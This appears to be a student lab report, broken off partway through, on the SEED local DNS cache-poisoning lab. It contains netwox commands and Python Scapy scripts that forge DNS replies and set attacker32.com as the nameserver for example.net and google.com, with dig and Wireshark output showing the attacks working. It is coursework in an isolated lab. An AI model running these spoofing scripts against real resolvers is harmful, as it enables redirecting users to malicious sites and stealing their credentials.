
```

Observation: The attacker was able to access the client machine and insert a malicious entry in the hosts file.

Explanation: The malicious entry could have redirected the user to a malicious website that appears like www.bank32.com so that the client would enter their private information (login credentials, social security number, etc.). The IP address in the hosts file for www.bank32.com was unreachable from the client machine, so the ping command was unsuccessful.

Task 5: Directly Spoofing Response to User

The client machine sent a dig command to `www.example.net`, and the local DNS sent the request to other servers. The response is below.



```
[02/22/23]seed@VM:~$ dig www.example.net


;<<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 42696
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:;, udp: 4096
;; QUESTION SECTION:
;; www.example.net.                IN      A
;; ANSWER SECTION:
www.example.net.      86400   IN      A       93.184.216.34
;; AUTHORITY SECTION:
example.net.          172800  IN      NS      a.iana-servers.net.
example.net.          172800  IN      NS      b.iana-servers.net.
;; ADDITIONAL SECTION:
a.iana-servers.net.   172800  IN      A       199.43.135.53
a.iana-servers.net.   172800  IN      AAAA    2001:500:8f::53
b.iana-servers.net.   172800  IN      A       199.43.133.53
b.iana-servers.net.   172800  IN      AAAA    2001:500:8d::53

;; Query time: 120 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Wed Feb 22 13:55:55 EST 2023
;; MSG SIZE rcvd: 193

[02/22/23]seed@VM:~$
```


The same dig command was run again, except the attacker machine used the Netwox tool to spoof a reply directly to the client machine. The netwox command was: `"sudo netwox 105 -h VM -H 10.0.2.5 -a www.example.net -A 10.0.2.6 -f "src host 10.0.2.5"`.



```
[02/21/23]seed@VM:~$ sudo netwox 105 -h VM -H 10.0.2.5 -a www.example.net -A 10.0.2.6 -f "src
host 10.0.2.5"
DNS question
id=44459 rcode=OK                opcode=QUERY
aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=1
www.example.net. A
. OPT UDPPl=4096 errcode=0 v=0 ...
DNS answer
id=44459 rcode=OK                opcode=QUERY
aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
www.example.net. A
www.example.net. A 10 10.0.2.5
www.example.net. NS 10 www.example.net.
www.example.net. A 10 10.0.2.6
```

The netwox 105 command only responds to DNS queries. The `-h` and `-H` arguments specify the hostname and host IP address. The `-a` and `-A` arguments specify the authoritative nameserver and authoritative IP address. The `-f "src host 10.0.2.5"` argument applied a filter so that only the DNS queries originating from the client machine would receive the spoofed reply.

The output of the terminal on the client machine shown below proves that the spoofing attack on the client machine was successful. Before the attack, the dig command returned an IP address of `93.184.216.34` and a series of authority and additional section entries. The IP address in the answer section of the spoofed reply was `10.0.2.5`.



```

[02/21/23]seed@VM:~$ dig www.example.net
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44459
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; QUESTION SECTION:
;www.example.net.                IN      A
;; ANSWER SECTION:
www.example.net.                10      IN      A      10.0.2.5
;; AUTHORITY SECTION:
www.example.net.                10      IN      NS     www.example.net.
;; ADDITIONAL SECTION:
www.example.net.                10      IN      A      10.0.2.6
;; Query time: 21 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Tue Feb 21 12:35:31 EST 2023

```

Observation: The attacker was able to spoof DNS replies directly to the client machine using the netwox tool.

Explanation: The approach is effective because it did not allow the client access to the real www.example.net domain. However, the attacker had to respond directly to the client. What might have been a more effective method would be if the attacker poisoned the cache of the local DNS server. Then any client that asks the DNS server for that domain name will receive false data.

Task 6: DNS Cache Poisoning Attack

The client machine sent a dig command to www.example.net, and the local DNS sent the request to other servers. The attacker used the netwox command below to spoof the reply to the DNS server machine.

```

[02/21/23]seed@VM:~$ sudo netwox 105 -h VM -H 10.0.2.5 -a www.example.net -A 10.0.2.6 -T 700
-f "src host 10.0.2.6" -s raw
DNS question
id=55551 rcode=0K          opcode=QUERY
aa=0 tr=0 rd=0 ra=0 quest=1 answer=0 auth=0 add=1
www.example.net. A
. OPT UDPPl=512 errcode=0 v=0 ...
DNS answer
id=55551 rcode=0K          opcode=QUERY
aa=1 tr=0 rd=0 ra=0 quest=1 answer=1 auth=1 add=1
www.example.net. A
www.example.net. A 700 10.0.2.5
www.example.net. NS 700 www.example.net.
www.example.net. A 700 10.0.2.6
DNS answer
id=56351 rcode=0K          opcode=QUERY
aa=0 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
www.example.net. A
www.example.net. A 700 10.0.2.5
www.example.net. NS 700 www.example.net.
. OPT UDPPl=4096 errcode=0 v=0 ...

```

Notice that the filter is now only applied to packets originating from the DNS server. The ttl is set to 700 (just over 11 minutes). When the ttl expires, the entry will be cleared from the DNS cache.

```

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56351
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.                IN      A
;; ANSWER SECTION:
www.example.net.                700     IN      A      10.0.2.5
;; AUTHORITY SECTION:
www.example.net.                700     IN      NS      www.example.net.
;; Query time: 18 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Tue Feb 21 11:36:48 EST 2023
;; MSG SIZE rcvd: 74
[02/21/23]seed@VM:/etc$

```

Above is the reply sent by the local DNS server to the client machine's "dig www.example.net" command. Note the TTL is 700 as specified in the spoofed command.

Task5AttackerSpoofingDnsReplyNetwox.pcapng

Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
10	2023-...	10.0.2.6	192.33.1...	DNS	86	Standard query 0xd8ff A www.example.net OPT
11	2023-...	PcsCompu...	Broadcast	ARP	42	Who has 10.0.2.6? Tell 10.0.2.7
12	2023-...	PcsCompu...	PcsCompu...	ARP	60	10.0.2.6 is at 08:00:27:65:27:c0
13	2023-...	192.33.1...	10.0.2.6	DNS	121	Standard query response 0xd8ff A www.example.net A 10.0.2...
14	2023-...	10.0.2.6	10.0.2.5	DNS	116	Standard query response 0xdc1f A www.example.net A 10.0.2...
15	2023-...	RealtekU...	Broadcast	ARP	60	Who has 10.0.2.6? Tell 10.0.2.1
16	2023-...	PcsCompu...	RealtekU...	ARP	60	10.0.2.6 is at 08:00:27:65:27:c0
17	2023-...	192.33.1...	10.0.2.6	DNS	399	Standard query response 0xd8ff A www.example.net NS a.ian...
18	2023-...	PcsCompu...	PcsCompu...	ARP	60	Who has 10.0.2.6? Tell 10.0.2.5
19	2023-...	PcsCompu...	PcsCompu...	ARP	60	10.0.2.6 is at 08:00:27:65:27:c0
20	2023-...	PcsCompu...	PcsCompu...	ARP	60	Who has 10.0.2.5? Tell 10.0.2.6
21	2023-...	PcsCompu...	RealtekU...	ARP	60	Who has 10.0.2.1? Tell 10.0.2.6
22	2023-...	RealtekU...	PcsCompu...	ARP	60	10.0.2.1 is at 52:54:00:12:35:00
23	2023-...	PcsCompu...	PcsCompu...	ARP	60	10.0.2.5 is at 08:00:27:be:19:62
24	2023-...	10.0.2.5	10.0.2.3	DHCP	342	DHCP Request - Transaction ID 0xa290d90c
25	2023-...	10.0.2.3	10.0.2.5	DHCP	590	DHCP ACK - Transaction ID 0xa290d90c

Queries

Answers

- www.example.net: type A, class IN, addr 10.0.2.5

Authoritative nameservers

- www.example.net: type NS, class IN, ns www.example.net

Additional records

Highlighted in the Wireshark log above, is the malicious spoofed reply to the local DNS server. Highlighted below is the authentic reply to the local DNS, which was ignored because it did not come before the spoofed reply.

Task5AttackerSpoofingDnsReplyNetwox.pcapng

Apply a display filter ... <Ctrl-/> Expression...


No.	Time	Source	Destination	Protocol	Length	Info
10	2023-...	10.0.2.6	192.33.1...	DNS	86	Standard query 0xd8ff A www.example.net OPT
11	2023-...	PcsCompu...	Broadcast	ARP	42	Who has 10.0.2.6? Tell 10.0.2.7
12	2023-...	PcsCompu...	PcsCompu...	ARP	60	10.0.2.6 is at 08:00:27:65:27:c0
13	2023-...	192.33.1...	10.0.2.6	DNS	121	Standard query response 0xd8ff A www.example.net A 10.0.2...
14	2023-...	10.0.2.6	10.0.2.5	DNS	116	Standard query response 0xdc1f A www.example.net A 10.0.2...
15	2023-...	RealtekU...	Broadcast	ARP	60	Who has 10.0.2.6? Tell 10.0.2.1
16	2023-...	PcsCompu...	RealtekU...	ARP	60	10.0.2.6 is at 08:00:27:65:27:c0
17	2023-...	192.33.1...	10.0.2.6	DNS	399	Standard query response 0xd8ff A www.example.net NS a.ian...
18	2023-...	PcsCompu...	PcsCompu...	ARP	60	Who has 10.0.2.6? Tell 10.0.2.5
19	2023-...	PcsCompu...	PcsCompu...	ARP	60	10.0.2.6 is at 08:00:27:65:27:c0
20	2023-...	PcsCompu...	PcsCompu...	ARP	60	Who has 10.0.2.5? Tell 10.0.2.6
21	2023-...	PcsCompu...	RealtekU...	ARP	60	Who has 10.0.2.1? Tell 10.0.2.6
22	2023-...	RealtekU...	PcsCompu...	ARP	60	10.0.2.1 is at 52:54:00:12:35:00
23	2023-...	PcsCompu...	PcsCompu...	ARP	60	10.0.2.5 is at 08:00:27:be:19:62
24	2023-...	10.0.2.5	10.0.2.3	DHCP	342	DHCP Request - Transaction ID 0xa290d90c
25	2023-...	10.0.2.3	10.0.2.5	DHCP	590	DHCP ACK - Transaction ID 0xa290d90c

Queries

Authoritative nameservers

- example.net: type NS, class IN, ns a.iana-servers.net
- example.net: type NS, class IN, ns b.iana-servers.net
- example.net: type DS, class IN
- example.net: type DS, class IN
- example.net: type DS, class IN

Below is the cache entry in the DNS server with the attacker's data. The entry will live in the cache until the ttl expires.



; authauthority	www.example.net.	685	NS	www.example.net.
; authanswer		685	A	10.0.2.5
; glue	a.gtld-servers.net.	172785	A	192.5.6.30
; glue		172785	AAAA	2001:503:a83e::2:30
; glue	b.gtld-servers.net.	172785	A	192.33.14.30
; glue		172785	AAAA	2001:503:231d::2:30
; glue	c.gtld-servers.net.	172785	A	192.26.92.30
; glue		172785	AAAA	2001:503:83eb::30
; glue	d.gtld-servers.net.	172785	A	192.31.80.30

Observation: The attacker was able to spoof DNS replies to the DNS server machine by using the netwox tool. The filter of the netwox tool targeted DNS packets specifically from the DNS server. The DNS server cached the data from the attacker as long as specified in the ttl argument.

Explanation: The attack successfully poisoned the cache of the local DNS server. Any client machines that ask the DNS server for that domain name will receive false data.

Task 7: DNS Cache Poisoning Attack

The attacker machine used the following Python program utilizing the Scapy library to spoof the DNS request to the DNS server and insert malicious data in the authority section.

```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):

        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,
rdata='10.0.2.5')

        # The Authority Section
        NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200,
rdata='attacker32.com')
        NSsec2 = DNSRR(rrname='example.net', type='NS', ttl=259200,
rdata='ns2.example.net')


        # The Additional Section
        Addsec1 = DNSRR(rrname='ns1.example.net', type='A', ttl=259200,
rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns2.example.net', type='A', ttl=259200,
rdata='5.6.7.8')

        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1,
ancount=1, nscount=1, arcount=0, an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)



        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

Notice how the authority section contains the entry 'attacker32.com'. Below is the output of the terminal of the attacker after running the program above.



Below is a Wireshark log of the malicious packet containing the attacker32.com domain name.



The response to the client machine is shown above. The authority section lists “attacker32.com” as an authority domain of the example.net domain name.

Observation: The attacker was able to spoof DNS replies to the DNS server machine by using the Python program utilizing the Scapy library. The authority section was targeted and inserted “attacker32.com” as a legal authority of the “example.net” domain name.

Explanation: The attack successfully poisoned the cache of the local DNS server. Any machine on the network that sends a query to host names that reside within the example.net domain will be routed to the attacker’s domain.

Task 8: Targeting Another Domain

The attacker machine used the following Python program utilizing the Scapy library to spoof the DNS request to the DNS server and insert malicious data in the authority section.

```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):

        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,
rdata='10.0.2.5')

        # The Authority Section
        NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200,
rdata='attacker32.com')
        NSsec2 = DNSRR(rrname='google.com', type='NS', ttl=259200,
rdata='attacker32.com')


        # The Additional Section
        Addsec1 = DNSRR(rrname='ns1.example.net', type='A', ttl=259200,
rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns2.example.net', type='A', ttl=259200,
rdata='5.6.7.8')

        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1,
ancount=1, nscount=2, arcount=0, an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)


        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

Notice how “google.com” has been added as a domain name owned by attacker32.com. The output of the attacker’s terminal after performing the attack is below.



The response to the client’s query is shown below.



```

[02/21/23]seed@VM:~$ dig www.example.net

; <<> DiG 9.10.3-P4-Ubuntu <<> www.example.net
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 10502
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 0
;; WARNING: Message has 62 extra bytes at end

;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.                259200  IN      A      10.0.2.5

;; AUTHORITY SECTION:
example.net.                    259200  IN      NS      attacker32.com.
google.com.                    259200  IN      NS      attacker32.com.

;; Query time: 21 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Tue Feb 21 15:44:30 EST 2023
;; MSG SIZE rcvd: 203

[02/21/23]seed@VM:~$

```

Observation: The attacker was able to spoof DNS replies to the DNS server machine by using the Python program utilizing the Scapy library. The authority section was targeted and inserted “attacker32.com” as a legal authority of the “example.net” and “google.com” domain names.

Explanation: The attack successfully poisoned the cache of the local DNS server. Any machine on the network that sends a query to host names that reside within the example.net or google.com domains will be routed to the attacker’s domain.

Task 9: Targeting the Additional Section

The attacker machine used the following Python program utilizing the Scapy library to spoof the DNS request to the DNS server and insert malicious data in the authority and additional sections.

```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):

        # Swap the source and destination IP address
